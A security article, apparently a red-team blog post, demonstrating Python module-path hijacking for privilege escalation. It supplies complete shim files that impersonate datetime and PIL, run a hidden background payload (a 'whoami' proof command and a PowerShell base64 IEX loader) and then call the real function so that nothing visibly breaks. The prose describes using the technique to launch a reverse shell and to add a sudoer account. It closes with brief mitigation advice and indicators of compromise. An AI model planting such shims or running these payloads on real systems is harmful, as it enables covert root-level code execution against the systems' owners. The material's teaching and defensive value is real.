Goal
Demonstrating how Python dependencies can be hijacked when permissions are set incorrectly, potentially leading to privilege escalation
Audience
Blue Team
Red Team
Security Researchers
IoC
Automated Python script running with high privileges
File creation in PYTHONPATH directory
File creation in application directory
Disclaimer
This article is written for educational purposes and is intended only for legal penetration testing and red teaming activities, where explicit permission has been granted. If you wish to test any of the scripts provided, refer to the disclaimer.
Python’s import system allows for the possibility of intercepting the loading process of a module, which can result in unintended code execution. Within the context of a low privileged user this doesn’t mean much, however, it may become very interesting when a high privileged account is running Python code as a scheduled task or with crontab.
Recently, I’ve been writing a lot of Python code for my articles, and it felt appropriate to dedicate one to a potential risk of using Python incorrectly. In this article, we’ll explore how Python handles module imports, examine some examples in action, and finally discuss ways to mitigate this risk.
Python Module Search Order
So how does this work? Lets analyze the order in which Python searches for dependencies, directly quoted from the documentation:
The directory containing the input script (or the current directory when no file is specified).
PYTHONPATH (a list of directory names, with the same syntax as the shell variable PATH).
The installation-dependent default (by convention including a site-packages directory, handled by the site module).
The first two lines are very interesting for what we’re trying to prove:
Directory containing the input script
If directory permissions are not set up correctly, placing a new file may be possible, while editing an existing file is not. I’ve seen this happen a few times, mostly on Windows. Remember to restrict the directory, not only the files!
PYTHONPATH
If the PYTHONPATH contains a location where we have enough permissions to place a file, it may be possible to insert ourselves into the search order.
Silent Hijacking
Hijacking the module and executing other code is loud, as it would probably break the executing code, generate exceptions and logs. This can be avoided by loading the real requested function after executing our code. This way both our and the real code are executed.
To demonstrate how this works, I’ve created two examples:
Hijacking datetime.now, a native Python function.
Hijacking Image.open, a third party package (pillow) function.
Hijacking A Python Function
For both examples I’ve created an example script which invoke a function which I want to hijack. The first example is a simple backup script, which backs up the /var/www/html directory. Both example scripts work for Windows, macOS and Linux. In the first example, you do need to update the source_dir and backup_dir accordingly.
importos,datetime,tarfileif__name__=='__main__':source_dir='/var/www/html/'backup_dir='/home/rutger/backups/'ifnotos.path.exists(backup_dir):os.makedirs(backup_dir)timestamp=datetime.datetime.now().strftime("%Y%m%d%H%M%S")# This is the target line.
backup_filename=f'{timestamp}-site-backup.tar.gz'backup_filepath=os.path.join(backup_dir,backup_filename)withtarfile.open(backup_filepath,'w:gz')astar:tar.add(source_dir,arcname=os.path.basename(source_dir))

Before reviewing the hijacking code itself, let’s watch above code (with modified paths) running on Windows. When executed, the now function is hijacked and starts a PowerShell reverse shell in the background. After running, you can see the backup is still created.
Hijacked code running a reverse shell.
Let’s examine a stripped down example of the code that is being hijacked:
importdatetimeprint(datetime.datetime.now())
The above structure means that:
A file named datetime.py is expected (the import statement).
A class named datetime is expected.
A static function named now is expected.
So in our own now function, the following is done:
Find and load the realdatetime.py.
Get a reference to the now function.
In a try/except execute the payload.
In the finally, invoke the realnow function.
fromimportlib.machineryimportSourceFileLoaderimportos,sysconfig,subprocessclassdatetime:# Hijack the class
@staticmethoddefnow():# Hijack the function
# Determine the datetime.py path of the executing Python and load it
datetime_path=os.path.join(sysconfig.get_paths()["stdlib"],'datetime.py')datetime_module=SourceFileLoader("datetime",datetime_path).load_module()# Get a reference to the now function
now=datetime_module.datetime.nowtry:# Execute our demo payload in the background.
command='whoami > /tmp/proof.txt'subprocess.Popen(f"{command} &",shell=True,preexec_fn=os.setpgrp)except:passfinally:# Execute the original function
returnnow()
Note that to be able to test Windows or macOS, both the command and subprocess.POpen should be replaced to something fitting the platform. For example, in the above Windows demo I’ve used the following code:
# Decode and execute a base64-encoded command.
payload="IEX([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('')))"# Set up the powershell command
command=["powershell","-NoExit","-Command",payload]# Run the background in a new process, in the background
subprocess.Popen(command,stdout=subprocess.PIPE,stderr=subprocess.PIPE,creationflags=subprocess.CREATE_NEW_PROCESS_GROUP|subprocess.CREATE_NO_WINDOW)
Hijacking A Package Function
The second example demonstrates how a function from a package installed with PIP using virtual environments can be silently hijacked. The placement of the malicious file works the same, but the actual hijacking works a bit different.
But first, lets take a look at the second example script, which converts an image to the png-format. To convert an image it first uses the function open from the class Image in the package PIL (pillow). Note that any package could’ve been used to demonstrate this, I want to emphasize that this is not something which is wrong with this particular package.
From the same class, the function save is also invoked. However, because of the hijacking set-up, the real save function is invoked and only the open function is hijacked.
fromPILimportImageimportsys,osif__name__=="__main__":iflen(sys.argv)!=3:print("Usage: python convert.py <source_file> <target_file>");exit()source_file=sys.argv[1]ifnotos.path.exists(source_file):print("Unknown file");exit()filename,file_extension=os.path.splitext(source_file)image=Image.open(source_file)# This is the target line
image.save(sys.argv[2],'PNG')

Before reviewing the hijacking code, lets take a look at the example being executed in the context of privilege escalation. In this case, the script is executed as root on Linux. When the hijacked code is executed, a new user is created which is added with a sudoers file.
Hijacked code creating a new sudoer
The hijacking file should be named PIL.py. It exposes a class called Image, which has a static method named open. The parameters where copied from the real PIL function. When the function is called, the following happens:
Execute our payload. Stay silent by ignoring any exceptions.
Find the real PIL module. In my case, this is in my virtual environment called .env.
Load the module.
Import the real Image and invoke the real open function.
Return the created image object. This ensures the real save function is used.
importsys,os,importlib.util,subprocessclassImage:image=None@staticmethoddefopen(fp:any,mode:any="r",formats:any=None)->any:try:# Execute our payload
command='whoami > /tmp/proof.txt'subprocess.Popen(command,shell=True)exceptExceptionase:print(e)# Determine where the actual module lives
MODULE_PATH=os.path.join(sys.prefix,'lib','python'+str.join('.',sys.version.split('.')[0:2]),'site-packages','PIL','__init__.py')MODULE_NAME="PIL"# Import the module spec
spec=importlib.util.spec_from_file_location(MODULE_NAME,MODULE_PATH)module=importlib.util.module_from_spec(spec)# Overwrite the module (prevents recursion)
sys.modules[spec.name]=modulespec.loader.exec_module(module)# Import and call the read Image function
fromPILimportImageasRealImagereturnRealImage.open(fp,mode,formats)
Preventing Path Hijacking
We’ve reached the end, so let’s quickly review how to prevent path hijacking in Python. Fortunately, it’s relatively straightforward:
Tighten directory and file permissions: Ensure that low-privileged users cannot add or modify files in sensitive directories.
Verify the PYTHONPATH environment variable: Check the paths listed in the PYTHONPATH and ensure that proper permissions are set on these directories.
If you liked this article and want to receive updates, follow me on Github.